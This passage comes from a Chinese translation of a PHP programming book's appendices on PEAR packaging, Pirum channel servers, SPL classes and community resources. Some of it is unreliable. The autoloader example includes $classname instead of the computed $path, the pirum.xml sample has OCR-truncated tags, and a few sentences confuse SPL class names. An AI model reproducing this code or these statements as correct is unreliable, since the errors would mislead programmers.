然而，对于 Xdebug 这样的工具，它必须设置为 zend_extension，这些扩展在引擎本身之上，并包含在执行周期的不同部分中。在这个 Xdebug 的例子中，作为解析器它需要访问引擎本身来追踪有关执行代码的相关信息。以上这些需要用 full path 启用，否则，将不能发现它们。

```
zend_extension=/usr/lib/php/extensions/no-debug-non-zts-20090626/➥
  xdebug.so
```

就是这样。很显然，使用 pecl 命令简单得多，但有时还是需要你自己动手，亲力亲为。

知道如何做到这些后，你还可从 PHP 源代码编译扩展，而无需重新编译整个 PHP 安装。你只需为适当的扩展输入目录 /php-version/ext/extensionname，然后重复相同的过程。

A.5 创建包

现在你要创建自己的包了。首先要用到我们预先安装好的 PEAR_PackageFileManager2（你已经安装它了，对吧），这简直易如反掌。这个包能够读取并（更重要的是）编写 PEAR package.xml 文件。这个文件告知 pear 命令如何打包发布的兼容原始码。

我们准备创建一个包之前，首先来看看 package.xml 由什么构成。

appendix_01/package.xml

```
<?xml version="1.0" encoding="UTF-8"?>
<package packagerversion="1.9.4" version="2.0"
xmlns="http://pear.php.net/dtd/package-2.0"
xmlns:tasks="http://pear.php.net/dtd/tasks-1.0"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xsi:schemaLocation="http://pear.php.net/dtd/tasks-1.0
    http://pear.php.net/dtd/tasks-1.0.xsd
    http://pear.php.net/dtd/package-2.0
    http://pear.php.net/dtd/package-2.0.xsd">
 <name>Url_Shortener</name>
 <channel>pear.php.net</channel>
 <summary>Shorten URLs with a variety of services.</summary>
 <description>Url_Shortener will let you shorten URLs with
Bit.ly, is.gd or Tinyurl</description>
 <lead>
  <name>Davey Shafik</name>
  <user>dshafik</user>
  <email>me@daveyshafik.com</email>
  <active>yes</active>
 </lead>
 <date>2011-07-31</date>
 <time>21:51:29</time>
 <version>
  <release>0.1.0</release>
  <api>0.1.0</api>
 </version>
 <stability>
  <release>alpha</release>
```

```
  <api>alpha</api>
 </stability>
 <license uri="http://creativecommons.org/licenses/by-
sa/3.0/">Creative Commons Attribution-ShareAlike 3.0
Unported License</license>
 <notes>
This is the first release of the Url_Shortener package
 </notes>
 <contents>
  <dir baseinstalldir="Url" name="/">
   <file baseinstalldir="Url"
md5sum="d41d8cd98f00b204e9800998ecf8427e"
name="Shortener/Bitly.php" role="php" />
   <file baseinstalldir="Url"
md5sum="d41d8cd98f00b204e9800998ecf8427e"
name="Shortener/Interface.php" role="php" />
   <file baseinstalldir="Url"
md5sum="d41d8cd98f00b204e9800998ecf8427e"
name="Shortener/Isgd.php" role="php" />
   <file baseinstalldir="Url"
md5sum="d41d8cd98f00b204e9800998ecf8427e"
name="Shortener/Tinyurl.php" role="php" />
   <file baseinstalldir="Url"
md5sum="d41d8cd98f00b204e9800998ecf8427e"
name="Shortener.php" role="php" />
  </dir>
 </contents>
 <dependencies>
  <required>
   <php>
    <min>5.3.6</min>
   </php>
   <pearinstaller>
    <min>1.4.0</min>
   </pearinstaller>
   <package>
    <name>pecl_http</name>
    <channel>pecl.php.net</channel>
    <min>1.7.0</min>
    <recommended>1.7.1</recommended>
    <providesextension>pecl_http</providesextension>
   </package>
  </required>
 </dependencies>
 <phprelease />
 <changelog>
  <release>
   <version>
    <release>0.1.0</release>
    <api>0.1.0</api>
   </version>
   <stability>
    <release>alpha</release>
    <api>alpha</api>
   </stability>
   <date>2011-07-31</date>
   <license uri="http://creativecommons.org/licenses/by-
sa/3.0/">Creative Commons Attribution-ShareAlike 3.0
```

```
Unported License</license>
   <notes>
This is the first release of the Url_Shortener package
   </notes>
  </release>
 </changelog>
</package>
```

这个冗长的文件告诉 pear 命令如下几个重要的项：

- 包的名字
- 包的通道
- 包的版本
- 包的依赖项

它还包含一个文件列表，以及先前所有版本的 changelog。

要生成这个文件，我们可使用一个基础脚本。

appendix_01/packager.php

```
// Include PEAR_PackageFileManager2
require_once 'PEAR/PackageFileManager2.php';

// Instantiate the class
$package = new PEAR_PackageFileManager2();

// Set some default settings
$package->setOptions(array(
  'baseinstalldir' => 'Url',
  'packagedirectory' => dirname(__FILE__) . '/Url',
));

// Set the Package Name
$package->setPackage('Url_Shortener');

// Set a package summary
$package->setSummary('Shorten URLs with a variety of services.');

// Set a lengthier description
$package->setDescription('Url_Shortener will let you shorten URLs➥
  with Bit.ly, is.gd or Tinyurl');

// We don't have a channel yet, but a valid one is required so➥
    just use pear.
$package->setChannel('pear.php.net');

// Set the Package version and stability
$package->setReleaseVersion('0.1.0');
$package->setReleaseStability('alpha');

// Set the API version and stability
$package->setApiVersion('0.1.0');
$package->setApiStability('alpha');

// Add Release Notes
$package->setNotes('This is the first release of the Url_Shortener➥
```

```
  package');

// Set the package type (This is a PEAR-style PHP package)
$package->setPackageType('php');
// Add a release section
$package->addRelease();

// Add the pecl_http extension as a dependency
$package->addPackageDepWithChannel('required', 'pecl_http',➥
  'pecl.php.net', '1.7.0', false, '1.7.1', false, 'pecl_http');

// Add a maintainer
$package->addMaintainer('lead', 'dshafik', 'Davey Shafik',➥
  'me@daveyshafik.com');

// Set the minimum PHP version on which the code will run
$package->setPhpDep('5.3.6');

// Set the minimum PEAR install requirement
$package->setPearinstallerDep('1.4.0');

// Add a license
$package->setLicense('Creative Commons Attribution-ShareAlike 3.0➥
  Unported License', 'http://creativecommons.org/licenses/➥
  by-sa/3.0/');

// Generate the File list
$package->generateContents();

// Write the XML to file
$package->writePackageFile();
```

脚本中最重要的几行（以及那些你会定期修改的行）是 setReleaseVersion() 和 setNotes() 调用，通过更新它们并重新运行这个脚本，你将为新的发布更新 package.xml。

以下是我们需要了解的几个方法调用：

- setPackage()，设置包的名称。
- setReleaseVersion()，设置当前的发行版本。
- setReleaseStability()，设置发布稳定性（dev、alpha、beta、stable）。
- setNotes()，设置 changelog 文件。

最后一步是调用 pear package 命令，这将创建实际的发布包。

```
$ pear package Url/package.xml
Analyzing Shortener/Bitly.php
Analyzing Shortener/Interface.php
Analyzing Shortener/Isgd.php
Analyzing Shortener/Tinyurl.php
Analyzing Shortener.php
Package Url_Shortener-0.1.0.tgz done
```

一旦完成，你就可以将包交给任何人用 pear install 命令来安装。

```
$ pear install Url_Shortener-0.1.0.tgz
downloading pecl_http-1.7.1.tgz ...
Starting to download pecl_http-1.7.1.tgz (174,098 bytes)
.....................................done: 174,098 bytes
```

```
71 source files, building
running: phpize
Configuring for:

:

Installing '/usr/lib/php/extensions/no-debug-non-zts-20090626/➥
  http.so'
install ok: channel://pecl.php.net/pecl_http-1.7.1
install ok: channel://pear.php.net/Url_Shortener-0.1.0
```

这样很酷吧？这个脚本片断已经为我们自动安装了包和它的依赖项，而且不仅仅有依赖项，还有编译了的 PHP 扩展！

A.6 包的版本

PEAR 对包有一个良好定义的（又是事实上的标准）版本控制方案。包的版本有两个组成部分：版本号和包的稳定性。你常常看到它们被表示为 0.2.0-dev 或 1.5.1-stable。

版本号由以 X.Y.Z 格式表示的 3 部分组成：Major.Minor.Micro。这 3 部分的递增量显示如下：

- Major：当向后兼容的改变发生时。
- Minor：当添加新功能时。
- Micro：bug 修复（只）发布。

除了这些分类以外，还有 4 个指定的稳定性名称：

- dev：完全破坏。
- alpha：仍受到相当程度的破坏。
- beta：可能被破坏。
- stable：不应该被破坏。

最后一个（stable）是可选的版本号，没有其他的名字被指定时它将被接受。有一个问题我们必须注意，即还有第 5 种状态：RC，它表示候选版本，即一个可能成为最终产品的版本，但目前仍有一些 bug。RC 状态可通过设置一个测试状态并附加 RC 以及一个版本号的序列号来获得，例如 1.0.0RC1。

所有这些我们最好用一个示例来说明，让我们来看看 Url_Shortener。

0.1.0-dev

初始的发行版本。

0.2.0-dev

受到相当程度的破坏，但变化已明确发生。

0.2.1-dev

修复了一个 bug 而推出的版本。

0.3.0-alpha

这个包现在不太可能破坏向后兼容。

0.4.0-beta

这个包现在稳定，但仍有很小比例向后兼容的修改。

1.0.0RC1

这个包现在几乎不可能破坏向后兼容。

1.0.0RC2

在 RC1 中发现了一个关键 bug 并修复。

1.0.0

这个包现在很稳定，且不允许进行向后不兼容的修改。

1.0.1

bug 修正版本。

1.1.0

增加了新功能。

2.0.0-dev

增加了向后不兼容这项变化，然后我们从头再开始……

正如你所见，遵循这个版本计划使得我们可以预见后面的发行版本，使得用户知道一个新的包版本里包含什么内容。

A.7 创建一个通道

现在你有一堆很酷的包了，你想把它们分发给崇拜自己的粉丝手里了吧：这时需要设置你自己的 PEAR 通道服务器了。这比看起来更容易操作，我们要感谢 Pirum 项目参与人员的努力。Pirum 是一个简单的（静态）通道服务器，可以通过（不出所料）Pirum PEAR 通道来使用。

首先，我们安装 Pirum。

```
$ pear channel-discover pear.pirum-project.org
Adding Channel "pear.pirum-project.org" succeeded
Discovery of channel "pear.pirum-project.org" succeeded
$ pear install pirum/Pirum
downloading Pirum-1.0.2.tgz ...
Starting to download Pirum-1.0.2.tgz (12,538 bytes)
.....done: 12,538 bytes
install ok: channel://pear.pirum-project.org/Pirum-1.0.2
```

接下来，运行 pirum 命令测试你的安装。

```
$ pirum
Pirum 1.0.2 by Fabien Potencier
Available commands:
pirum build target_dir
pirum add target_dir Pirum-1.0.0.tgz
pirum remove target_dir Pirum-1.0.0.tgz
```

一旦有了这些，我们必须创建一个 pirum.xml 文件，而且这个文件必须放在通道根目录下。这个 pirum.xml 文件很简单，包含通道的名字、别名、一个简短的介绍，以及通道的 URL。例如，若想在 pear.local 创建本地测试通道服务器，我们可使用如下内容。

```
xml version="1.0" encoding="UTF-8" ?>
erver>
<name>pear.local</name>
<summary>My Local PEAR channel</summary>
```

```
<alias>local</alias>
<url>http://pear.local/</url>
server>
```

我们将这个文件放在 /Library/WebServer/Documents/pear.local 目录中。

现在你只需调用 build 命令，而且 Pirum 会创建我们的通道服务器，包括一个友好的网页，用户从中可得到通道的概述以及其安装包。

```
$ pirum build /Library/WebServer/Documents/pear.local
Pirum 1.0.2 by Fabien Potencier
Available commands:
  pirum build target_dir
  pirum add target_dir Pirum-1.0.0.tgz
  pirum remove target_dir Pirum-1.0.0.tgz

Running the build command:
   INFO   Building channel
   INFO   Building maintainers
   INFO   Building categories
   INFO   Building packages
   INFO   Building releases
   INFO   Building index
   INFO   Building feed
   INFO   Updating PEAR server files
   INFO   Command build run successfully
```

如果现在观察 pear.local 目录内部，你会看到很多 pear 命令用来与服务器交互所必需的文件。这些文件中最重要的是 channel.xml，pear 命令将它用于检索以了解通道服务器的性能。

现在我们需要做的全部事情即设置一个简单的虚拟主机，现在已经准备好了。

```
<VirtualHost *:80>
        ServerName pear.local
        DocumentRoot /Library/WebServer/Documents/pear.local
</VirtualHost>
```

要想查出 Pirum 为我们做了什么，你可在喜欢的浏览器中加载 pear.local，随后你将看到一个类似图 A.1 的页面。




图 A.1 使用 Pirum 设置你的 PEAR 通道非常容易

作为一个善于观察的人，我们确信你已经注意到这里并没有列出软件包。要添加一个包，必须将通道重新打包，要做到这一点，PEAR 必须先找到这个通道。

```
$ pear channel-discover pear.local
Adding Channel "pear.local" succeeded
Discovery of channel "pear.local" succeeded
```

你可以看到我们的通道工作非常顺利！我们要重建包。首先，我们不得不更新 packager.php 文件做如下的修改。

```
$package->setChannel('pear.php.net');
// becomes:
$package->setChannel('pear.local');
```

接下来，我们再次运行这个 packager。

```
$ php packager.php
Analyzing Shortener/Bitly.php
Analyzing Shortener/Interface.php
Analyzing Shortener/Isgd.php
Analyzing Shortener/Tinyurl.php
Analyzing Shortener.php
```

最后，将这个新版本打包。

```
$ pear package Url/package.xml
Analyzing Shortener/Bitly.php
Analyzing Shortener/Interface.php
Analyzing Shortener/Isgd.php
Analyzing Shortener/Tinyurl.php
Analyzing Shortener.php
Package Url_Shortener-0.2.0.tgz done
```

现在我们有了新版本软件包，我们用 pirum add 命令将它添加到 PEAR 通道。

```
$ pirum add ./ /path/to/Url_Shortener-0.2.0.tgz
Pirum 1.0.2 by Fabien Potencier
Available commands:
  pirum build target_dir
  pirum add target_dir Pirum-1.0.0.tgz
  pirum remove target_dir Pirum-1.0.0.tgz

Running the add command:
   INFO   Parsing package 0.2.0 for Url_Shortener
INFO   Building channel
INFO   Building maintainers
INFO   Building categories
INFO   Building packages
INFO   Building package Url_Shortener
INFO   Building releases
INFO   Building releases for Url_Shortener
INFO   Building release 0.2.0 for Url_Shortener
INFO   Building index
INFO   Building feed
INFO   Updating PEAR server files
INFO   Command add run successfully
```

现在，如果查询这个包中的通道，我们会看到新的包以列表形式显示：现在我们可以卸载原始的包（否则将会发生文件冲突），并安装自定义的基于通道的新软件包。

```
$ pear uninstall Url_Shortener
uninstall ok: channel://pear.php.net/Url_Shortener-0.1.0
```

最后，我们安装新软件包。

```
$ pear install local/Url_Shortener-alpha
downloading Url_Shortener-0.2.0.tgz ...
Starting to download Url_Shortener-0.2.0.tgz (1,084 bytes)
....done: 1,084 bytes
install ok: channel://pear.local/Url_Shortener-0.2.0
```

恭喜，你现在有了一个功能完备的 PEAR 通道了！

A.8 现在怎么办

除了依赖管理外，PEAR 还提供以下内容：

- 基于角色的安装文件，例如二进制文件（像 pear 命令本身）、Web 文件以及 PHP 文件（类库本身的一部分）。
- 在本地 PEAR 配置基础上的类似更新基础通道这样的任务。
- 在安装脚本后，处理像数据库迁移以及配置设置等任务。

此外，PEAR 处理元包的概念以管理很多跨多个服务器的包。它创建和分发元包，一旦安装完成，它会依次安装所有需要的软件包。

PEAR 是对 PHP 库的一个很好补充，无论是提供便于访问第三方软件的工具，还是用已经投入使用的 Pyrus(aka PEAR 2) [⊖] 帮助你迅速分配自己的工具，今后它将会得到 PHP 5.3 及以后版本的全面修订。你一定要对它彻底检查！

⊖ http://pear2.php.net/

附录 B

PHP 标准库

SPL（Standard PHP Library），即 PHP 标准库，首先在 PHP 5.0 推出，为 PHP 提供了很多便捷功能。你应该还记得我们在第 4 章中提到过，它提供迭代接口，但这仅仅是其众多功能的其中之一。

PHP 标准库旨在提供最佳类型的接口，并为设计模式和解决方案提供抽象和具体的实现以解决常见的问题，同时利用 PHP 5 提供的面向对象的新特性。

B.1 ArrayAccess 和 ArrayObject

如果想创建一个数组语法（被视为所有函数需要的一个数组）可访问的对象，你可以实现 ArrayAccess 接口，这个接口非常简单，并且易于实现。

appendix_02/ArrayAccess.php

```
class MyArray implements ArrayAccess {
  public function offsetExists($offset) {
      return isset($this->{$offset});
  }

  public function offsetGet($offset) {
    return $this->{$offset};
  }

  public function offsetSet($offset, $value) {
    $this->{$offset} = $value;
  }

  public function offsetUnset($offset) {
    unset($this->{$offset});
  }
}

$arrayObj = new MyArray();
$arrayObj['greeting'] = "Hello World";
echo $arrayObj['greeting']; // Shows "Hello World"
```

SPL 还提供一个现成的名为 ArrayObject 的实现。

appendix_02/ArrayObject.php

```
$arrayObj = new ArrayObject();
$arrayObj['greeting'] = "Hello World";
echo $arrayObj['greeting']; // Shows "Hello World"
```

这并不是 ArrayObject 能做的所有事情。如果你想在迭代内部使用一个本地数组，你可以将它传递到 ArrayObject 构造函数中，它将在数组中高效创建一个迭代器外观。这时候，你可以接着使用它和其他迭代器，具体详见第 4 章中所述内容。

B.2 自动加载

虽然 PHP 支持通过 __autoload() 函数为类实现自动加载，但它依然具有很大的局限性。具体来说，即 PHP 只有一个自动加载器。如果你想尝试混合多个项目，而其中每一个项目都定义 __autoload() 函数，这样将导致一个致命错误。此外，由于只允许使用一个加载器，PHP 要么必须处理每一个可能的命名约定，要么难以胜任此类任务。

SPL 提供基于栈的自动加载器机制解决这个问题。SPL 允许你注册多个 __autoload() 函数，当调用时，这些函数会按照它们注册的顺序被调用以找到类。

appendix_02/autoload.php

```
/**
 * PEAR/Zend Framework compatible
 * autoloader.
 *
 * This autoloader simply converts underscores
 * to sub-directories.
 *
 * @param string $classname The class to be included
 * @return bool
 */
function MyAutoloader($classname)
{
  // Replace _ with OS appropriate slash and append .php
  $path = str_replace('_', DIRECTORY_SEPARATOR, $classname) .➥
    '.php';
  // Include the file, use @ to hide errors since
  // that is a valid result - it will go to the next
  // loader in the stack.
  $result = @include($classname);

  // Return boolean result
  return $result;
}

// If we already have an __autoload, register it, SPL will
// override it otherwise.
if (function_exists('__autoload')) {
  spl_autoload_register('__autoload');
}

// Register our autoloader
spl_autoload_register('MyAutoloader');

$obj = new Some_Class_Name(); // Includes Some/Class/Name.php
```

你要明白，当你注册一个 SPL 自动加载器时，它将有效地取代任何已经创建的传统 __autoload() 函数；你会发现如果已经存在一个自动加载器，那么它将通过 SPL 重新注册。

和 PHP 中所有的回调函数一样，你可以传入一个包含类和方法名的数组使用静态的类方法、一个对象实例，以及使用对象方法的方法。使用 PHP 5.3，你还可以使用闭包。

B.3 使用目录和文件

在 SPL 之前，要使用目录是一件非常简单的事情，比如说，列出一个目录内的文件，就意味着使用 opendir()、readdir()、closedir()、rewinddir() 等系列函数。而后，你若想了解文件的更多信息，可调用 filemtime()、filectime()、fileowner() 等这些方法。总之，这些做法有点烦人。

现在，我们已经远离 PHP 4 的初级阶段，有了以下 SPL 类：DirectoryIterator、RecursiveDirectoryIterator、FileSystemIterator 以及 SplFileInfo，还有 RecursiveIteratorIterator 一起为我们辛勤工作。

SPL 类处理目录的流程图如图 B.1 所示。所有的类都从 SplFileInfo 开始，随后 DirectoryIterator 扩展它，接着是 FileSystemIterator，最后是 RecursiveDirectoryIterator。




图 B.1 SPL 类和接口

下面的代码将递归迭代一个目录中的所有文件并显示相关信息。

appendix_02/File-Directory.php

```
$path = "/some/path/";

$directoryIterator = new RecursiveDirectoryIterator($path);

$recursiveIterator = new RecursiveIteratorIterator➥
  ($directoryIterator, RecursiveIteratorIterator::SELF_FIRST);
```

```
foreach ($recursiveIterator as $file) {
  /* @var $file SplFileInfo */
  echo str_repeat("\t", $recursiveIterator->getDepth());
  if ($file->isDir()) {
    echo DIRECTORY_SEPARATOR;
  }
  echo $file->getBasename();
  if ($file->isFile()) {
    echo " (" .$file->getSize(). " bytes)";
  } elseif ($file->isLink()) {
    echo " (symlink)";
  }
  echo PHP_EOL;
}
```

这会给出我们如下输出：

```
.DS_Store (6148 bytes)
.localized (0 bytes)
/images
     .DS_Store (6148 bytes)
     gradient.jpg (16624 bytes)
index.html (2642 bytes)
/zendframework (symlink)
```

除了这些迭代器和 SplFileInfo 之外，还有 SplFileObject 和 SplTempFileObject 与 I/O 一起工作，在功能上，这两个类是相同的。

虽然 SplTempFileObject 接受了一个路径，但是 SplTempFileObject 仍把内存限制作为它的构造器参数。SplTempFileObject 会一直将文件内容保存在内存中，直到达到内存的最高限制。然后它自动将文件内容转存到磁盘中。SplTempFileObject 负责处理合理创建和移除暂存文件。

appendix_02/SPLFileInfo.php

```
// Open an uploaded file
$file = new SplFileObject($_FILES["file"]["tmp_name"]);

// Read it as a CSV
while ($row = $file->fgetcsv()) {
  // Handle the CSV data array
}
```

B.4 Countable

另一个便利的接口是由 SPL 提供的 Countable 接口。这个接口的所作所为正如其标榜的那样，也就是说，它使计算包括对象的数据成为可能。

默认情况下，任何非数组类型的数据传递给 sizeof() 或 count() 方法时会返回 1。这对于字符串、布尔值、对象、整数、浮点数以及任何你能想到的数据类型也是如此。

appendix_02/Countable.php (*excerpt*)

```
class InaccurateCount {
  public $data = array();
```

```
  public function __construct()
  {
    $this->data = array('foo', 'bar', 'baz');
  }
}

$i = new InaccurateCount();

echo sizeof($i); // 1
?>
```

在我们调用 sizeof() 时这并不是我们所期望的结果，然而，我们可用 Countable 接口改变这种行为。

我们有一个方法可以实现 Countable 接口，毫不奇怪，这个方法叫 count()。通过调用该方法，我们可以根据喜欢的任何度量标准返回正确的计算结果。

appendix_02/Countable.php (excerpt)

```
class AccurateCount implements Countable {
  public $data = array();

  public function __construct()
  {
    $this->data = array('foo', 'bar', 'baz');
  }
  public function count() {
    return sizeof($this->data);
  }
}

$a = new AccurateCount();

echo sizeof($a); // 3
```

例如，你可用一个简单的 sizeof($result) 方法在数据层中实现 Countable 接口，然后返回一个受查询影响或被查询返回的行数。

B.5 数据结构

PHP 5.3 中介绍了许多数据结构，大多数都是用来帮助执行标准的计算机科学算法。

B.5.1 固定大小的数组

这些数据结构中最简单的是 SplFixedArray。除了需要设置（以及限制）大小之外，这些常规数组在功能上几乎完全相同。如何选择它们的唯一要素是性能。你可以改变它们的大小，但这样做事实上会影响到性能的提升，因此你最好采用其他的方式。

这些常规数组最主要的限制就是所有的键值都必须是数字；此外，我们只有按顺序访问这些数据时，特别是在写入数据时才会大幅提高存取速度。

简单的基准测试表明，SplFixedArray 可以将性能统计数据提高约 20 倍（1 个单元）到 4.3 倍（10 万个单元）。

表 B.1 显示了这些结果。

表 B.1 使用 SplFixedArray 具有明显的优势

元素的数量	速度提升	元素的数量	速度提升
1	20x	10 000	6.4x
10	11x	100 000	4.9x
100	7x	1 000 000	4.5x
1000	6.7x	10 000 000	4.3x

SplFixedArray 有一个非常强大的功能，即可用来提取数据库的结果。鉴于已经知道返回结果的数量，我们可以使用一个 SplFixedArray 创建返回数组，并且显示在一个每页有 10 ～ 100 条结果的典型页面脚本中，由此我们可获得 700%~1000% 的速度提升！

B.5.2 list

如果你没有一个固定设置的大小，使用完全数值索引是个好办法，而且我们只需按顺序访问，你也可使用 SplDoublyLinkedList 获得性能上的提升。

B.5.3 栈和队列

栈和队列实际上非常相似，数组分别受限于后进先出（LIFO）或先进先出（FIFO）这两种方式，我们添加数据的唯一途径是将数据添加到 list 的末尾，然后让它最后一个出去（LIFO）或最先出去（FIFO）。

SplStack（LIFO）和 SplQueue（FIFO）类实现了这些方法。这两种类大量使用了解析器。例如，在你解析 XML 时，你可能想建立发现元素先进先出的一个栈，这样你可在重新构建这个文档之后再遍历该栈。

appendix_02/stack_queue.php (*excerpt*)

```
$stack = new SplStack();
$stack->push(1);
$stack->push(2);
$stack->push(3);

foreach ($stack as $value) {
  echo $value . PHP_EOL;
}
```

在这个使用 SplStack 类的示例中，输出为 3、2、1（反向顺序），而在下一个使用 SplQueue 类的示例中，它会按照预期的向前顺序来输出 1、2、3。

appendix_02/stack_queue.php (*excerpt*)

```
$queue = new SplQueue();
$queue->push(1);
$queue->push(2);
$queue->push(3);
```

```
foreach ($queue as $value) {
  echo $value . PHP_EOL;
}
```

B.5.4 堆

堆是按照集合中所有其他元素相关性排序的数据集。这个关联可根据任何因素而定，因为SplHeap 是一个抽象类，所以你必须扩展它并实现 compare() 方法。这个方法会根据你决定的标准比较两个给定的值，若返回 -1 表示不等量有利于第一个元素，返回 +1 表示不等量有利于第二个元素，返回 0 表示这两个元素相等。

SPL 提供了两个 SplHeap 的默认实现：SplMinHeap 和 SplMaxHeap。SplMinHelp 将最小的值保存在堆的顶部，而 SplMaxHeap 将最大值保存在堆的顶部。

B.5.5 队列优先级

SplPriorityQueue 是一个结合了堆和队列的队列，它并未按照先进先出的顺序，而是按照元素的优先级排序，并且使用堆的算法。

appendix_02/PriorityQueue.php

```
$queue = new SplPriorityQueue();
$queue->insert('foo', 1);
$queue->insert('bar', 3);
$queue->insert('baz', 0);

foreach ($queue as $value) {
  echo $value . PHP_EOL;
}
```

这个示例将输出 bar、foo、baz，这个优先级根据 insert() 方法的第二个参数决定。

B.5.6 函数

本章最后的内容并非不重要，SPL 提供了许多方便而且实用的函数，如下所示：

class_implements()

返回所有通过类或对象实现的接口。

class_parents()

返回给定类或对象的所有父类。

iterator_apply()

对迭代器中的每个有效元素调用一个回调。

iterator_count()

计算迭代器中的所有元素总数。

iterator_to_array()

将任何迭代器转换为一个数组（如果适当的话，也可以是多维数组）。

spl_object_hash()

对一个对象返回唯一的散列 ID，它可用来标识所述对象。

附录 C

进一步参考信息

本书的内容涵盖了 PHP 程序员超越新手阶段所必须掌握的众多主题。然而，你可能会意识到，我们不可能完全解决 PHP 世界中的所有问题！对于这一点，我们下一步该怎么做呢？

C.1 深入阅读

开源软件的乐趣之一，尤其对于 PHP 而言，便是我们可自由或便利地获取在线资源财富。这其中有很多订阅服务，比如 PHP Architect 杂志[⊖]，它向我们提供了 PHP 相关主题的各种内容。

此外还有很多优秀的博客和新闻或教程网站。找到这些网站的绝好方法就是订阅其中一个网站，该网站集成了多个网站发布的 PHP 相关主题。你看过网站的内容后，很快会发现其中哪一个网站是你最想要订阅的。这里有一些非常优秀的联合供稿网站，包括：

- Planet PHP：http://www.planet-php.net/
- PHP Developer：http://phpdeveloper.org/

这些网站收集各种来源的新闻。

此外，还有一直都在出版发行的新书，因此经常去你喜爱的书店看看新发售的书籍，无论这些书店是实体的还是虚拟的。IT 行业经常会有一些针对特定领域或技术的杰出文章，因此在接受一个新项目时，你值得花些时间去看看最近有没有发布一些关于该领域的新文章。首先你要查看出版日期，弄清该领域的进展到底有多快；然而，请牢记一点，有些主题基本上多年没变，而有些则会有相当大的变化。你可以问问周围人的建议，记住，有时候有些最佳资源是免费提供的。

C.2 参加活动

无论你是否喜欢与人打交道，参加活动总能拓展你的知识。PHP 正式的职业发展过程中有一个不足，即开发者具备各种各样的工作背景和开发经验，每一个活动都会吸引不同层次的人来参加。有些包含旅行的活动费用可能比较昂贵，而另一些活动正好相反，因此一定要仔细观察判断哪些活动比较适合你。

这些活动可分为一系列不同的类型。

1. 会议

这些可能是商务会议，或是通过社区来组织，无论哪种方式通常都包含了计划好的内容，而且演讲者会以书面形式提交演讲内容。在会议中，你可以预先知道有哪些是你期望学到的内容。

⊖ http://www.phparch.com/

2. 非正式会议

如果听说过 BarCamp[⊖]，那么你会更加熟悉非正式会议。非正式会议远不如会议正规，虽然有时候它是主要会议的附属会议。指定会场和日期以后，人们就会来参加，会议日程由参会人员的讨论组成，并由参会人员投票通过。不论你在讨论中能否发现自己感兴趣的内容，但是我们保证你一定能从中学到新的知识！

3. 虚拟会议

虽然虚拟会议缺乏真实会议的许多优点，比如在社交活动中与演讲者聊天，结识现实中的人们并与之分享自己的爱好，但是虚拟会议也有很多好处。比如，可以省去旅行或住宿的费用，还有，再不会有人以貌取人了！

不管你参加什么类型的活动，我们得到的不仅仅是会议本身。查看组织活动的网站，找出虚拟群体事先准备好的活动，那里有与活动相关联的 Twitter hashtag 或 IRC（互联网实时聊天）频道吗？如果你要参加现实世界中的活动且不认识任何人，这是一个很好的机会，你在那里会认识一些很酷的人。

去参加社交活动吧！大多数开发者会议的聚会和你预想的专业人士聚会一样沉闷，一两杯酒下肚后每个人随时都准备讨论技术话题。如果愿意，在那里你会结识新朋友并学到新知识。

C.3 技术群

在你周围有 PHP 技术群吗？（如果还没有，那么找一个，然后继续阅读！）技术群是由社区主导的专门人群的集合，这些人定期聚会并受邀演讲技术主题。无论你是否想花时间应酬你不认识的一群人，经常去看看演讲列表，腾出时间去参加一些你感兴趣的主题活动。

除了每月的聚会，技术群常常还有其他的活动。他们可能会参加周末研讨会、破解开源项目或为 PHP 撰稿。有些还举行他们自己的会议或非正式会议，对参加活动的成员分发此次活动的相关信息。

许多技术群都有线上资讯，其中包括邮件列表、论坛或 IRC 频道。无论你是参加技术群的每一次会议还是偶尔参加一次，对于持续跟进技术发展动态，它们都是理想的选择，你可以衡量是否参与其中。技术群以平易的方式大大提升了你的技能，你慢慢会认识不同的人并经常看到招聘信息，这是一个非常有效的寻找新同事的方式。

C.4 在线社区

如果你没有接触到技术群，又或者你更喜欢与现实中的人打交道，那么有非常多的网上社区供你选择。你最好找一个本地的在线社区，只要语言和时区都能很好结合就行。虽然很多关于 PHP 的讨论使用的是英语，但还是存在很多使用德语和葡萄牙语的社区，再加上我们可以想到的其他语言。

